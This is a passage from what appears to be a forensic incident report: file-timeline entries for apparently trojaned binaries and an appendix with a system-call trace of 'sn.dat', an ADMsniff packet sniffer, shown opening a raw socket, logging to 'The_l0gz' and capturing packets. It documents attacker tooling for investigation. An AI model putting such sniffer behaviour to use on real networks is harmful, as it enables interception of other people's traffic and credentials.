63304 .a. -r-xr-xr-x root root /export/data3/binary/sn.dat/bin/ps
45415 .a. -rwxr-xr-x root root
/export/data3/binary/sn.dat/lib/libnss_files-2.2.5.so
114076 .a. -rwxr-xr-x root root
/export/data3/binary/sn.dat/bin/grep

Appendix 14 – Apptrace of sn.dat

command line used: ./sn.dat.orig eth0 30 debug

```
10630 execve("./sn.dat.orig", ["./sn.dat.orig", "eth0", "30", "debug"], [/* 31 vars */]) = 0
10630 fcntl64(0, F_GETFD)               = 0
10630 fcntl64(1, F_GETFD)               = 0
10630 fcntl64(2, F_GETFD)               = 0
10630 uname({sys="Linux", node="localhost.localdomain", ...}) = 0
10630 geteuid32()                       = 0
10630 getuid32()                        = 0
10630 getegid32()                       = 0
10630 getgid32()                        = 0
10630 brk(0)                            = 0x80ab488
10630 brk(0x80ab4a8)                    = 0x80ab4a8
10630 brk(0x80ac000)                    = 0x80ac000
10630 socket(PF_INET, SOCK_PACKET, 0x300 /* IPPROTO_??? */) = 3
10630 bind(3, {sin_family=AF_INET, sin_port=htons(25972),
sin_addr=inet_addr("104.48.0.0")}}, 16) = 0
10630 ioctl(3, 0x8927, 0xbffff7d0)      = 0
10630 ioctl(3, 0x8921, 0xbffff7d0)      = 0
10630 ioctl(3, 0x8913, 0xbffff7d0)      = 0
10630 ioctl(3, 0x8914, 0xbffff7d0)      = 0
10630 fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
10630 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE,
MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40000000
10630 write(1, "ADMsniff priv 1.0  in libpcap we"..., 41) = 41
10630 write(1, "credits: ADM, mel , ^pretty^ for"..., 54) = 54
10630 brk(0x80ad000)                    = 0x80ad000
10630 open("The_l0gz", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 4
10630 recvfrom(3,
"\0PV\300\0\1\0PV\312\234\10\10\0E\20\0<M\311@\0@\6x@\254"..., 1564, 0,
{sin_family=AF_UNIX, path="eth0"}, [18]) = 74
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 brk(0x80ae000)                    = 0x80ae000
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\0\0<\0\0@\0@\6\306\31"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 74
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\312@\0@\6xG"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0OM\313@\0@\6x+\254"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 93
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\0\0004\342,@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0@\342-@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 78
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\314@\0@\6xE"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0[\342.@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 105
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\315@\0@\6xD"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0\275M\316@\0@\6w"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 203
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0007\342/@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 69
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0007M\317@\0@\6x?"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 69
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0y\3420@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 135
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0007M\320@\0@\6x>"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 69
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0;\3421@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 73
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\321@\0@\6x@"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280822
10630 time(NULL)                        = 1027280822
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\322@\0@\6x>"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\3422@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\323@\0@\6x>"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\324@\0@\6x<"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\3423@\0@\6\343"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\325@\0@\6x<"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\326@\0@\6x:"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\3424@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\327@\0@\6x:"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\330@\0@\6x8"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\3425@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\331@\0@\6x8"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280823
10630 time(NULL)                        = 1027280823
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0006M\332@\0@\6x5"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280824
10630 time(NULL)                        = 1027280824
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0006\3426@\0@\6\343"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280824
10630 time(NULL)                        = 1027280824
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\333@\0@\6x6"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280824
10630 time(NULL)                        = 1027280824
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0>\3427@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 76
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280824
10630 time(NULL)                        = 1027280824
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\334@\0@\6x5"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280824
10630 time(NULL)                        = 1027280824
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\335@\0@\6x3"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\3428@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\336@\0@\6x2"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\3429@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\337@\0@\6x1"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342:@\0@\6\343"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\340@\0@\6x0"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342;@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0006M\341@\0@\6x."...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342<@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0006\342=@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\342@\0@\6x/"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280827
10630 time(NULL)                        = 1027280827
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0N\342>@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 92
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280830
10630 time(NULL)                        = 1027280830
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\343@\0@\6x."...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280830
10630 time(NULL)                        = 1027280830
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\344@\0@\6x,"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280833
10630 time(NULL)                        = 1027280833
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342?@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280833
10630 time(NULL)                        = 1027280833
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\345@\0@\6x,"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280833
10630 time(NULL)                        = 1027280833
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\346@\0@\6x*"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280833
10630 time(NULL)                        = 1027280833
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342@@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280833
10630 time(NULL)                        = 1027280833
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\347@\0@\6x*"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280833
10630 time(NULL)                        = 1027280833
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\350@\0@\6x("...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342A@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\351@\0@\6x("...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\352@\0@\6x&"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0005\342B@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\353@\0@\6x&"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0006M\354@\0@\6x#"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0006\342C@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\355@\0@\6x$"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0>\342D@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 76
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\356@\0@\6x#"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280834
10630 time(NULL)                        = 1027280834
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\357@\0@\6x!"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342E@\0@\6\343"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\360@\0@\6x "...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342F@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\361@\0@\6x\37"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342G@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\362@\0@\6x\36"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342H@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\363@\0@\6x\35"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342I@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\364@\0@\6x\34"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342J@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\365@\0@\6x\33"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342K@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280835
10630 time(NULL)                        = 1027280835
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0006M\366@\0@\6x\31"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 68
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0004\342L@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0k\342M@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 121
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\367@\0@\6x\32"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0K\342N@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 89
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\370@\0@\6x\31"...,
```

```
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\312\234\10\0PV\300\0\1\10\0E\20\0M\342O@\0@\6\343"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 91
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0004M\371@\0@\6x\30"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 66
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280836
10630 time(NULL)                        = 1027280836
10630 recvfrom(3, "\0PV\300\0\1\0PV\312\234\10\10\0E\20\0005M\372@\0@\6x\26"...,
1564, 0, {sin_family=AF_UNIX, path="eth0"}, [18]) = 67
10630 ioctl(3, 0x8906, 0xbffff7c0)      = 0
10630 time(NULL)                        = 1027280837
10630 time(NULL)                        = 1027280837
